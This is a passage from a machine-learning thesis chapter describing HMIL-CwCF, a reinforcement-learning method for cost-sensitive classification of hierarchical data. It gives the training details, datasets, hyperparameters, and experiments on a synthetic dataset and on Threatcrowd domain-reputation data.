Note that the function $f_{\varphi_{\mathcal{B}}}$ is a different function from $f_{\vartheta_{\mathcal{B}}}$. Its parameters are bag-specific, and it is implemented as a single fully connected layer with no activation function, since the output is later passed through softmax. Observed features and parts of the tree that are fully expanded (the mask of the corresponding features is 1) are excluded from the softmax. We enforce this by setting the corresponding outputs of $f_{\varphi_{\mathcal{B}}}$ to $-\infty$, so the softmax returns 0. At the root level, the terminal action potential $\mu_{a_t}(\bar{x})$ is added to the softmax.

Now, remember that the action selection starts at the root of $\bar{x}$, iteratively samples from $\mathbb{P}(v, \kappa \mid \bar{x})$ and proceeds down the tree, until it reaches a leaf feature (also, see Algorithm 4.6 SELECTACTION). Let us define an action $a = [a_1, ..., a_n]$ as a list of the specific choices, $a_1 = (v_1, \kappa_1)$ or $a_t, a_2 = (v_2, \kappa_2), ..., a_n = (v_n, \kappa_n)$, where n is the length of the path. We can write the probability of selecting the action a, given the observation $\bar{x}$, as a product of choice probabilities made on its path:

$$\pi(a \mid \bar{x}) = \prod_{i=1}^{n} \mathbb{P}(a_i \mid \bar{x}) \tag{4.3}$$

Hence, any action $a \in \mathcal{A}_f \cup a_t$ (i.e., any currently unobserved leaf feature, or the terminal action) can be sequentially sampled from eq. (4.3).

The π is a probability distribution of actions, hence it is a *policy*. The decomposition according to eq. (4.3) has several benefits. First, it was shown that a sensible policy decomposition introduces inductive biases to the model and speeds up the learning [142]. Our decomposition is logical because the decision on each level is made for objects that are semantically related. Second, it is interpretable, because it reveals which objects and features contributed to the decision. Third, it saves computational resources as only the probabilities on the selected path need to be computed. A drawback of the hierarchical softmax is that the decisions are made sequentially for each sample, which limits the parallel computation capabilities of modern GPUs. In our implementation, most of the time is spent on simulating the environment, and hence this drawback is negligible.

4.3.6 *Training*

(Algorithm 4.5 TRAIN and Algorithm 2.1 A2C) We use the A2C algorithm (see Section 2.1.2) with target clipping and entropy gradient sampling to optimize the policy π with its parameters θ. Note that we cannot train the model with value-based methods as in Chapter 3, because they cannot optimize the policy itself.

First, we use the fact that the maximal Q value is 1.0 (the reward for correct prediction is 1.0 and every other step has a negative reward) and clip the target $Q(s, a)$ in eq. (2.8) into $(-\infty, 1.0)$.

Second, the computation of the policy entropy L_H in eq. (2.9) requires knowledge of all action probabilities. However, the sequential nature of the hierarchical softmax means that only the $\pi(a \mid \bar{x})$ for the actually performed action a is computed. As the computation and gathering of probabilities for all actions are troublesome and unnecessary, we estimate the entropy gradient using the sampling method with eq. (2.10). Here, we use only the performed action to sample the expectation with zero bias, and the variance is decreased through large batches.

The A2C algorithm returns the loss L_{pg} at each step. Simultaneously, the classification loss L_{cls} is computed. Multiple parallel samples are processed at once to create a larger batch (see Section 4.4.3 for further details). After each step, the model's parameters are updated in the direction of $-\nabla(L_{pg} + L_{cls})$. We believe that the A2C algorithm sufficiently demonstrates the method but note that any recent or future RL enhancement is likely to improve its performance.

4.3.7 *Pretraining classifier*

The RL part of the algorithm optimizes eq. (3.1), which assumes a trained classifier. However, the classifier is trained simultaneously by minimizing eq. (4.1). As the classifier output appears in (3.1) and eq. (4.1) is based on the probability P_π, this introduces nonstationarity in both problems. To mitigate the issue and speed up convergence, we pretrain the classifier ρ with random observations (pruned samples). We cannot target a specific budget, since it is unknown before the training (only a trade-off parameter λ is specified). Hence, we cover the whole state space by generating observations $\bar{x}$ ranging from almost empty to complete. The exact details are in Section 4.4.3.

4.4 EXPERIMENT SETUP

In this section, we describe the tested algorithms, used datasets and the experiment setup. The complete code for all described algorithms and all datasets is shared publicly at `https://github.com/jaromiru/rcwcf`. For reproducibility, we include our datasets, a library to load them and scripts to run the experiments and produce plots.

4.4.1 *Tested algorithms*

To our knowledge, there is no other method dealing specifically with costly hierarchical data. We constructed the following algorithms for comparison. Each of them represents a certain class of algorithms, and they can also be perceived as ablations of the main algorithm presented in this manuscript.

HMIL represents algorithms that disregard the costs and always use all available features. Alternatively, it can be seen as an ablation of the main algorithm, where we leave only the input embedding and classification parts. This method uses the complete information available, processes it directly with the HMIL algorithm and is trained in a supervised manner. This approach provides an estimate of achieveable accuracy, but also with the highest cost. In practice, using all features at once makes the algorithm prone to overfitting, which we mitigated by using aggressive weight decay regularization [95].

RandFeats represents a naive approach to the hierarchical composition of features, which are now selected randomly. With this, we can estimate the influence of the informed feature selection. It is an ablation of the full algorithm, implemented by replacing the policy with a random sampling. The algorithm acquires features randomly until a specified budget is exceeded. All other parts of the algorithm are kept the same. Since this algorithm is uninformed, we expect it to underperform the complete algorithm and give a lower bound estimate for accuracy.

Flat-CwCF: In this case, we demonstrate the original CwCF algorithm, which requires a fixed number of features. We achieve this by flattening the data – only the root-level features are selectable, and the algorithm observes the complete sub-tree (embedded with HMIL) whenever such a feature is selected. This algorithm behaves the same as the full algorithm on the root level but lacks fine control over which features it requests deeper in the structure. Because of that, we expect the method to underperform the full algorithm with lower budgets, but to reach the performance of *HMIL* gradually.

One could argue that we could also engineer a fixed set of features for each dataset and apply the original CwCF or a similar algorithm. For example, the engineered features for the *threatcrowd* dataset (see Figure 4.5a for its schema) could include its domain and aggregated hashes of five random IP addresses, emails, and malware hashes. However, there can be more or fewer of these objects in the actual data sample. Given the variability of individual samples, the automatic selection of a static set of features is difficult, and the standard approaches to feature selection do not work with structured data.

Note that the baseline proposed in Chapter 3 that acquired features in a precomputed order sorted by their importance cannot be used. With hierarchical data, it is unclear how to apply this baseline when each sample has a different number of objects in its sets and a different number of features overall.

Finally, we refer to the full method described in this chapter as **HMIL-CwCF**.

Table 4.1: Statistics of the used datasets. The *features* column shows the number of features (tree leaves) across all completely observed samples in the corresponding dataset.

dataset	# train	# val.	# test	class distribution	features (min/mean/max)	depth
synthetic	4	-	-	0.5 / 0.5	43 / 43.0 / 43	2
threatcrowd	771	200	200	0.27 / 0.73	4 / 701.7 / 3706	3
hepatitis	300	100	100	0.41 / 0.59	7 / 121.7 / 1065	2
mutagenesis	100	44	44	0.34 / 0.66	173 / 332.2 / 517	3
ingredients	29774	5000	5000	0.01~0.20	2 / 11.8 / 66	2
sap	15602	10000	10000	0.5 / 0.5	16 / 31.8 / 52	2
stats	4318	2000	2000	0.49 / 0.38 / 0.13	9 / 52.5 / 21979	3

4.4.2 *Used datasets*

In this section, we provide brief descriptions of the used datasets, with more details in corresponding experiment sections. The statistics are summarized in Table 4.1 and the schemas, including the feature costs, are in Figure 4.5.

Synthetic dataset is used to demonstrate behaviour of our algorithm in a controlled environment and compare it a known optimal behaviour. This is the only dataset, where the algorithm is evaluated on the training data.

Threatcrowd is a real-world dataset sourced from an existing malware classification online service. It contains information about web domains, their DNS resolutions, email and IP addresses and known malware communicating with the domains.

Hepatitis is a relatively small medical dataset containing patients infected with hepatitis, types B or C. Each patient has various features (e.g., sex, age, etc.) and three sets of indications. The task is to determine the type of disease.

Mutagenesis is an extremely small dataset (188 samples) consisting of molecules that were tested on a particular bacteria for mutagenicity. The molecules themselves have several features and consist of atoms with features and bonds.


Ingredients is a large dataset containing recipes with a single list of ingredients. The task is to determine the type of cuisine of the recipe. The main challenge is to decide when to stop analysing the ingredients optimally.

SAP: In this large artificial dataset, the task is to determine whether a particular customer will buy a new product based on a list of past sales. A customer is defined by various features and a list of sales.

Stats is an anonymized content dump from a real website Stats StackExchange. We extracted a list of users to become samples and set an artificial goal of predicting their age category. Each user has several features, a list of posts, and a list of achievements. The posts also contain their own features and a list of tags and comments.

The *hepatitis*, *mutagenesis*, *sap* and *stats* datasets were retrieved from Motl and Schulte [111] and processed into trees by fixing the root and unfolding the graph into a defined depth, if required. The *threatcrowd* dataset was sourced from the Threatcrowd service, with permission to share. The *ingredients* dataset was retrieved from Kaggle[*]. Float

[*] https://kaggle.com/alisapugacheva/recipes-data



(a) threatcrowd

(b) stats

(c) hepatitis

(g) mutagenesis

(f) sap

(e) synthetic

(d) ingredients

Figure 4.5: Datasets schemas show the feature names, their types, and their cost in parentheses. Features with a *set* type contain an arbitrary number of same-typed items.

values in all datasets are normalized. Strings were processed with the tri-gram histogram method [25], with modulo 13 index hashing. The datasets were randomly split into training, validation, and testing sets.

4.4.3 *Implementation and hyperparameters*

We searched for the optimal set of hyperparameters for each algorithm and dataset using validation data, and the optimal values are summarized in Table 4.2. The values searched are: batch size in $\{128, 256\}$, learning rate in $[3 \times 10^{-4}, 1 \times 10^{-3}, 3 \times 10^{-3}, 1 \times 10^{-2}]$, embedding size in $\{64, 128\}$, weight decay in range $[1 \times 10^{-4}, 3.0]$ and α_h in $\{0.0025, 0.025, 0.5, 0.1\}$. We report that properly tuned weight decay and α_h is crucial for good performance.

The model's architecture and parameters are initialized according to the provided dataset schema, and parameters $\vartheta_{\mathcal{B}}, \varphi_{\mathcal{B}}$ are created for each bag $\mathcal{B}$. LeakyReLU is used as the activation function. The aggregation function is *mean* with layer normalization [5]. The policy entropy controlling weight (α_h) decays with $\frac{1}{T}$ schedule every 10 epochs. We use AdamW optimizer [95] with weight decay regularization. The learning rate of the main training in annealed exponentially by a factor of 0.5 every 10 epochs. The gradients are clipped to a norm of 1.0. For each dataset, we select the best performing iteration based on its validation reward.

Pretraining is used before the main training, to initialize the classifier ρ and the value output V. The classifier is pretrained with randomly generated partial samples from the dataset, with cross-entropy loss and the initial learning rate. To cover the whole state space, the partial samples are constructed as follows: A probability $p \sim \mathcal{U}_{[0,1]}$ is chosen and, starting from the root of the sample, features are included with probability p. All objects in sets are recursively processed in the same manner and the same probability p. The pretraining proceeds for a whole epoch (with the same batch size as in the main training) and subsequently the validation loss is estimated using the complete samples every $\frac{1}{10}$ of an epoch. Early stopping is used to terminate the pretraining.

4.4.4 *Methodology*

For each dataset, we ran *HMIL* with ten different seeds, *RandFeats* with 30 different budgets linearly covering either $[0, 10]$, $[0, 20]$ or $[0, 40]$ range (depending on the dataset) and *Flat-CwCF* and *HMIL-CwCF* with 30 different values of λ, logarithmically spaced in $[10^{-4}, 1.0]$ range. For each run, we selected the best epoch based on the validation data.

To visualize the results, we select the best runs that are on the Pareto front of the validation dataset, using the cost and accuracy criteria. We plot the best runs as a scatter plot with the average cost on the x-axis and accuracy on the y-axis and also visualize *their* Pareto front with the testing set. To estimate variance, all other runs are visualized with faint color. For better comparison, we show the mean performance (± one standard deviation) of *HMIL* across the whole x-axis. Finally, we use the normalized AUTC metric from Section 3.4.1 to describe the overall performance across the whole range of budgets.

4.5 EXPERIMENT RESULTS

In this section, we report the experiment results. We start with a synthetic dataset designed to demonstrate the differences in algorithms' behaviours. Next, we apply the algorithm to a real-world problem of identifying malicious web domains. Finally, we gathered five more datasets for a quantitative evaluation.

4.5.1 *Behaviour analysis: Synthetic dataset*

This experiment is aimed to demonstrate the behaviour of our and other tested algorithms on purposefully crafted data. Note that this synthetic dataset is *designed* to demonstrate the differences between the algorithms and therefore our method (*HMIL-CwCF*) performs the best.

Table 4.2: Hyper-parameters. Missing rows are the same as in *HMIL-CWCF*.

parameter	*default*	synth	hepa	muta	ingr	sap	stats	threat
HMIL-CwCF								
steps in epoch	1000	100						
train time (epochs)	200				300			
batch size	256							
embedding size ($f_{\theta_{\mathcal{B}}}$)	128							
learning rate (initial)	1.0e-3							
learning rate (final)	1.0e-3 / 30							
l.r. decay factor	0.5 (every 10 epochs)							
gradient max norm	1.0							
γ - discount factor	0.99							
α_v	0.5							
α_h (initial)		0.025	0.1	0.025	0.05	0.1	0.05	0.05
α_h (final)		2.5e-4	5e-3	2.5e-4	2.5e-3	5e-3	2.5e-3	2.5e-3
weight decay		1e-4	1e-4	1e-4	0.3	1e-4	1e-4	3.0
HMIL								
steps in epoch	100							
train time (epochs)	50				200			
learning rate (initial)	3.0e-3							
learning rate (final)	3.0e-3 / 30							
weight decay		1.0	1.0	1.0	1.0	0.1	3.0	3.0
Flat-CwCF								
steps in epoch	1000	200						
train time (epochs)	200							
α_h (initial)	0.05		0.1					
α_h (final)	0.0025		0.005					
weight decay		1e-4	1.0	1.0	1.0	0.1	1.0	3.0
Random								
steps in epoch	1000	100						
train time (epochs)		20	20	20	100	40	40	20
learning rate (initial)	3.0e-3							
learning rate (final)	3.0e-3 / 30							
weight decay		1e-4	1e-4	1.0	1.0	0.1	3.0	3.0

Let us first explain the dataset's structure (follow its schema in Figure 4.5e). A sample contains two sets (*set_a* and *set_b*), each with ten items. Each item has two features – free feature *item_key* with a value *0* and *item_value* containing a random label. Randomly, a single item in one of the sets is chosen, and its *item_key* is changed to *1* and its *item_value* to the correct sample label. Further, the feature *which_set* contains the information about which set contains the indicative item. The idea is that the algorithm can learn a correct label by retrieving the *which_set* feature, opening the correct set, and retrieving the value for the item with *item_key=1*. Uniquely for this dataset, we test the algorithms directly on the training data.

Figure 4.6-right shows the performance of the tested algorithms in this dataset and Table 4.3 shows the AUTC metric. *HMIL* (the ablation with complete data) reaches 100% accuracy with a total cost of 31 (cost of all features). The *Flat-HMIL* is able to reduce the cost by acquiring only the correct set, but it has to retrieve all of its objects. Hence, it also reaches 100% accuracy, but with a cost of 16 (1 for *which_set* feature, 5 for one of the sets, and 10 for all values inside). Contrarily, the complete *HMIL-CwCF* method reaches 100% accuracy with only the cost of 7, since it can retrieve only the single indicative value





Figure 4.6: Results in the *synthetic* dataset. **(left)** The process of feature selection. In this example, the algorithm optimally requests the *which_set* feature, opens *set_a*, and learns the label in the indicative item. **(right)** Performance of all algorithms across different budget settings (x-axis). We show our method (*HMIL-CwCF*), its ablation with a random policy (*RandFeats*), ablation with flattened data (*Flat-CwCF*), and the *HMIL* algorithm trained with complete information. We train 30 instances per each algorithm (*HMIL-CwCF*, *RandFeats*, and *Flat-CwCF*), each targeting a different budget. We plot the best runs and their Pareto front. We also show the results of all runs as faint points for information about variance. Uniquely for this dataset, the train, validation and test sets are the same.

from the correct set. Moreover, it is able to reduce the cost even further by sacrificing accuracy, as seen in the clustering around the cost of 6 and 0.75 accuracy, something that *Flat-HMIL* cannot do. This is one of the strengths of the proposed method – because it has greater control over which features it acquires, the user can *choose* to sacrifice the accuracy for a lower cost. Lastly, the *RandFeats* method selects the features randomly, and hence, its accuracy is well below *HMIL-CwCF* for corresponding budgets. The accuracy is influenced by the probability of getting the indicative item, which raises with the allocated budget and would reach 100% with the cost of 31 (we run the method with budgets from $[0, 20]$).

We selected one of the *HMIL-CwCF* models that was trained to reach 100% accuracy and examined how it behaves (see Figure 4.6-left). We see that it indeed learned to acquire *which_set* feature, open the corresponding *set_a* or *set_b* and select the *item_value* of the item with *item_key=1* to learn the right label.

This experiment validates the correct behaviour of our method and demonstrates the need for all its parts. Compared to *HMIL* and *Flat-CwCF*, the complete method reaches comparable accuracy with lower cost. Moreover, compared to *Flat-CwCF*, it has better control over which features it requests, achieving better accuracy even in the low-cost region. Finally, the order in which the features are acquired matters, as shown in comparison with *RandFeats*.



DOMAIN > GOOGLE.COM

Most users have voted this as not malicious

FILES THAT TALK TO GOOGLE.COM

MD5	A/V
3FF965435B66E33CC96DA C946CA52D7E	[Win32/Nabucur.C] [W32/Zegost.ATDB!tr] [Virus.Win32.PolyRansom

WHOIS

Property	Value
Email	contact-admin@google.com
Expires	2020-09-14 00:00:00

DNS RESOLUTIONS


Date	IP Address
0000-00-00	173.194.46.69 (ClassC)
0000-00-00	173.194.46.67 (ClassC)

Figure 4.7: Threatcrowd interface. The left side shows a part of the information graph, unfolded to a limited depth. Various information is available for each node, and the right side displays the information about the currently focused node.

4.5.2 *Real-world domain: Threatcrowd*

Let us focus on a real-world case. Threatcrowd is a service providing rich security-oriented information about domains, such as known malware binaries communicating with the domain (identified by their hashes), WHOIS information, DNS resolutions, subdomains, associated email addresses, and, in some cases, a flag that the domain is known to be malicious (see an example of its interface in Figure 4.7). This information is stored in a graph structure, but only a part around the current query is visible to the user. However, the user can easily request more information about the connected objects. For example, after probing the main domain `google.com`, the user can focus on one of its multiple IP addresses to analyse its reverse DNS lookups, or which other domains are involved with a particular malware. To make the queries, Threatcrowd provides an API with a limited number of requests per unit of time, which makes it a scarce resource. We are interested in the following task: *Classify a specified domain using the information provided through the API, minimizing the number of requests.*

To make the experimentation easier and reproducible, we sourced an offline dataset directly from the Threatcrowd service through their API, with their permission. Programmatically, we gathered information about 1 171 domains within a depth of three API requests (including one request for the domain itself) around the original domain and split them into training, validation, and test sets. We chose three API requests because we assume that most of the indicative information is located in the close neighborhood of the root object. Each domain contains its URL as a free feature and a list of associated IP addresses, emails, and malware hashes. These objects can be further reverse-looked up for other domains. This offline dataset perfectly simulates real-life communication with the original service but in a swift and error-free manner. The dataset's schema can be viewed in Figure 4.5a.



(a) results

(b) histogram of used API requests

Figure 4.8: **(a)** Results in *threatcrowd* dataset. The shaded area shows ± one standard deviation around the mean performance of *HMIL* (10 runs), across the whole *x*-axis for comparison. **(b)** Histogram of used API requests for a trained model that uses two requests on average.

We ran all of the algorithms with the sourced data, and the results of the experiment are shown in Figure 4.8a and Table 4.3. The *HMIL* reaches the mean accuracy of 0.83 with a cost of 15 (on average, one needs to make 15 requests to gather all information within the depth of three). Other algorithms reach the same accuracy with a lower cost – *Flat-CwCF* with 11, *RandFeats* with 5, and *HMIL-CwCF* with only 2 (results are rounded). That means that **our method needs only two API requests on average** to reach the same accuracy as *HMIL* (which uses complete information), resulting in 7.5× savings. To better understand what these two requests on average mean, we analysed a single trained model and plotted a histogram of API requests across the whole test set in Figure 4.8b. For example, with a single request, the algorithm can learn a list of all IP addresses (without further details) or a list of associated malware hashes. The histogram shows that in about 36% of samples, a single request is enough for classification, 29% requires two, 23% three, and 12% four requests or more.

Surprisingly, *RandFeats* performs better than *Flat-CwCF*, indicating that only a fraction of information is required, even if randomly sampled. The *Flat-CwCF* algorithm always acquires a complete sub-tree for a specific feature (e.g., a complete list of IP addresses with their reverse lookups, up to the defined depth), resulting in unnecessarily high cost.

To get better insight into our algorithm's behaviour and to showcase its explainability, we visualize how a trained model works with a single sample in Figure 4.9. Initially, only the domain name itself is known, without any additional details and the classification would be *malware* if the model decided to terminate at this point. However, the terminal action probability is low, and the model requests a list of malware hashes (there are not any) and a list of IP addresses instead (steps 0 and 1). The prediction changes to *benign*, likely because no malware communicates with the domain nor any malicious IP address is in the list. Still, the model performs a reverse DNS lookup for two IP addresses, which


